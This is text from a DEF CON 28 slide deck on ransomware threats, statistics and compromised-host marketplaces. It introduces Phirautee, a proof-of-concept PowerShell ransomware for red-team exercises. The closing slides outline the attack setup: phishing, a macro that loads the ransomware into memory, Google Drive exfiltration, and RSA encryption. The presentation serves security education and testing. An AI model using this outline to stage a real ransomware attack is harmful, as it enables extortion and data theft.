



Preemptive Cyber Security

KNOW THE UNKNOWN

VIRUS ALERT

Please select an option:

Safe Mode
Safe Mode with Networking
Safe Mode with Command Prompt




DEFCON



Phirautee

- DEF CON 28 Presentation -

<https://github.com/Viralmaniar/Phirautee>



LEGAL DISCLAIMER

- Performing any hack attempts or tests without written permission from the owner of the computer system is illegal.
- If you recently suffered a breach or targeted by a ransomware and found techniques or tools illustrated in this presentation similar, this neither incriminates my involvement in any way, nor implies any connection between myself and the attackers.
- The tools and techniques remain universal and penetration testers and security consultants often uses them during engagements.
- Phirautee project must not be used for illegal purposes. It is strictly for educational and research purposes and for people to experiment with.



WHOAMI

3

- Over 8 years of experience in the field of information security and management
- Passionate about offensive and defensive security
- Runs a boutique consultancy firm – Preemptive Cybersecurity Pty Ltd
- Technical Manager at RiskIQ for the APAC region
- In my free time I develop security tools
- Presented at BlackHat USA, RootCon and (ISC)2 local chapter
- Outside of Infosec land – I like photography



AGENDA

- History of threat actors
- Recent news on ransomware attacks
- Introduction to ransomware
- Statistics of the ransomware attacks
- Understand the Ransomware as a Service (RaaS) chain
- Introduction to Phirautee tool and setup guide
- Demo - Phirautee
- Mitigation strategies
- Final words on some of the community projects




STEALING – OLDEST CRIME

5



RECENT RANSOMWARE ATTACKS

6




[Global Edition](#) [Privacy & Security](#)

UCSF pays \$1.14 million to decrypt files after ransomware attack

The medical school was hit by an opportunistic malware attack on June 1, and the encrypted data was "important to some of the academic work we pursue as a university serving the public good," officials said.

By [Mike Miliard](#) | June 29, 2020 | 04:02 PM



Ransomware: Attacks that start with phishing emails are suddenly back in fashion again


Email was once the main method for delivering ransomware. Now familiar and new forms of ransomware are using it again.



{ * SECURITY * }

Canadian insurer paid for ransomware decryptor. Now it's hunting the scum down


A curious tale of Bitcoin exchanges and the High Court



INTRODUCTION TO RANSOMWARE

7




- Ransomware is a class of malware that uses cryptography algorithms to encrypt files on the infected machine and later extorts the victim to pay via crypto currency, gift cards, bank transfers or mobile payments.



- Upon payment user may or may not receive a decryption key to retrieve encrypted files.
- Most ransomware attacks are financially motivated.
- Most common way of asking ransom is through cryptocurrency such as Bitcoin (BTC), Ethereum (ETH) or Monero (XMR).
- Recent trends shows ransomware authors are moving to privacy coins such as Monero (XMR). New version of Sodinokibi aka REvil have decided to abandon Bitcoin and switched to Monero Cryptocurrency.

HOW DO I KNOW IF I AM INFECTED?

- Ransomware is usually considered as one of the nastiest attacks. Infection signs are shown to users through various channels such as desktop wallpaper, notes and through infection notice.
- An alarming window is opened and you cannot close it.
- Below are some examples of ransomware screens:



WANNACRY HACKED EVERYTHING

9




ATTACK STATISTICS AND INFECTION METHODS

10



Ransomware attacks: 2015- 2020 (Q1)



"Most of the ransomware attacks are opportunistic"



Remote Services

51%



Phishing Emails and Social Engineering

38%



Software vulns

8%



Torrent, Cracked Software or USB attacks

3%



RANSOMWARE AS A SERVICE

11

Malicious attackers or criminals hacks into a server or hosts. Make them part of a huge botnet. Puts this machine up for a sale in the market for others to play around.


Ransomware authors buys access to these compromised hosts and installs backdoors on the system for persistence mechanism.

Malicious attackers then use it for a malware distribution, DDoS attacks, phishing campaigns, social engineering, fraud, Crypto mining or for a ransom.



XDEDIC

- xDedic is a great example of one such marketplace. The service was offering 70k hosts across 173 countries.
- Portal had 416 unique sellers at the time of takedown.



<p>DO 66.98...</p> <p>La Vega, Concepcion De La... ZIP: 10702</p> <p>Other</p> <table border="1"> <tr> <th>Checked</th> <th>Uptime</th> </tr> <tr> <td>15.04.2016</td> <td>4 Days</td> </tr> </table> <p>7.00\$</p>	Checked	Uptime	15.04.2016	4 Days	<p>Windows Server 2012 R2 x64 ES</p> <p>Intel(R) Xeon(R) CPU E3-1225 v3 @ 3.30GHz</p> <p>Ram: 3.91 GB CPU Cores: 4</p> <p>Unable to check</p> <p>Check IP-Score (0.20\$)</p>	<p>Admin Privilege: Yes</p> <p>Direct IP: No</p> <p>Antivirus: Unknown</p> <p>Browsers: Chrome</p> <p>Blacklist: Check</p> <p>Opened Ports: No</p> <p>Virtual: No</p>
Checked	Uptime					
15.04.2016	4 Days					




<p>Payment Systems</p> <p>Not Found.</p>	<p>Poker Systems</p> <p>Not Found.</p>
<p>Internet Shops</p> <p>1. target.com</p>	<p>Dating Sites</p> <p>Not Found.</p>
<p>Other Files</p> <p>Not Found.</p>	<p>Other Sites</p> <p>1. yahoo.com</p>

https://media.kasperskycontenthub.com/wp-content/uploads/sites/43/2018/03/07191218/xDedic_marketplace_ENG.pdf

LOGS/RDP/SSH/PP/CC/SMB MARKETPLACE


13

- There are number of market places out there to buy access to compromised hosts
- Selling price for access to government networks, corporations or universities is as low as low 6\$ per host.





Average Ransom Payments: Top 3 Types



The average ransom amount paid by a ransomware victim to their attacker - in exchange for the promise of a decryption tool - increased throughout last year. But from the third to fourth quarter of 2019, ransom payment amounts skyrocketed, from \$41,198 to \$84,116. The median Q4 payment was \$41,179.


"The doubling of the average reflects the diversity of the threat actors that are actively attacking companies," – Coveware Report.

Attackers using Ryuk and Sodinokibi - aka REvil - are increasingly focusing their attacks on large companies where they can attempt to extort the organization for a seven-figure payout. Note that the average Ryuk ransom payment last quarter was \$780,000



TARGETED INDUSTRIES

Industries victim of ransomware attacks



In the last year, has your organisation been hit by ransomware? Base: 5,000 respondents.

(THE STATE OF RANSOMWARE 2020) – Sophos white paper

E-Sports Entertainment, Travelex, NHS, Honda



Blackbaud, Argentine Telcom, UCSF, Cognizant



Toll Group, Deutsche Bahn, Maersk, FedEx



Garmin, IN SPORT, Lion, E-Sports Entertainment



ATTACK SUMMARY




300,000+

Victims around the world

Latest Ransom: \$10 Million

Over 150 countries got infected



\$ 84,116

- > 1,150% increment in 2019
- > Victim paid avg \$20,000

Organisations sustained attacks: 205, 280


Market Place

\$1,500

Persistence with RAT

\$6 - \$350

SSH - RDP



Crypto (70-80%)

Ransom amount gets cashed out using cryptocurrency exchanges.

Gift Card (13%)

Buy online gift cards

Infrastructure (10%)

Buy new attack infra

Other (7%)

Drugs, games etc



Ransomware attacks are considered as a number one threats to the networks in the year of 2020.



Attacks are increasingly causing extended periods of costly downtime.



Multiple methods available for cashing out the ransom money.

INTRODUCING PHIRAUTEE

- Phirautee is a proof of concept ransomware tool written purely using PowerShell.
- It uses Living off the Land (LotL) commands to work against the operating system to encrypt files on the machine.
- This tool can be used during internal infrastructure penetration testing or during the red team exercise to validate Blue Team/SOC response to ransom attacks.
- It uses public key cryptography to encrypt user content and exfiltrates large files via Google Drive.
- Upon successful attack the ransomware asks for a payment of 0.10 BTC (~1k USD).
- Detection:
 - File extension of the encrypted files are changed to ".phirautee"
 - Desktop wallpaper of the compromised host is changed with Phirautee background
 - Desktop will have Phirautee.txt file




PHIRAUTEE ATTACK SETUP

- Phishing server and domain to target an organisation.
- Email server to send malicious documents as an attachment to the targeted user.
- Macro embedded file as an attachment to user which pulls the ransomware from the remote server to targeted machine and runs it in a memory.
- Modify couple of parameters in the ransomware file to utilise it for your use case.
- For data exfiltration:
 - Throwaway Gmail account
 - Gmail API access to a throwaway Google Drive
 - Setup web application on the Google
- Detailed steps for the Google Drive setup can be viewed at:
<https://github.com/Viralmaniar/Phirautee/blob/master/Exfil%20Setup.md>

USE OF CRYPTOGRAPHY IN PHIRATEE

- Uses 2048 bits RSA key to encrypt files on the infected machine.
- Private key of the certificate gets sent to attacker using a pre-shared secret aka symmetric keys.

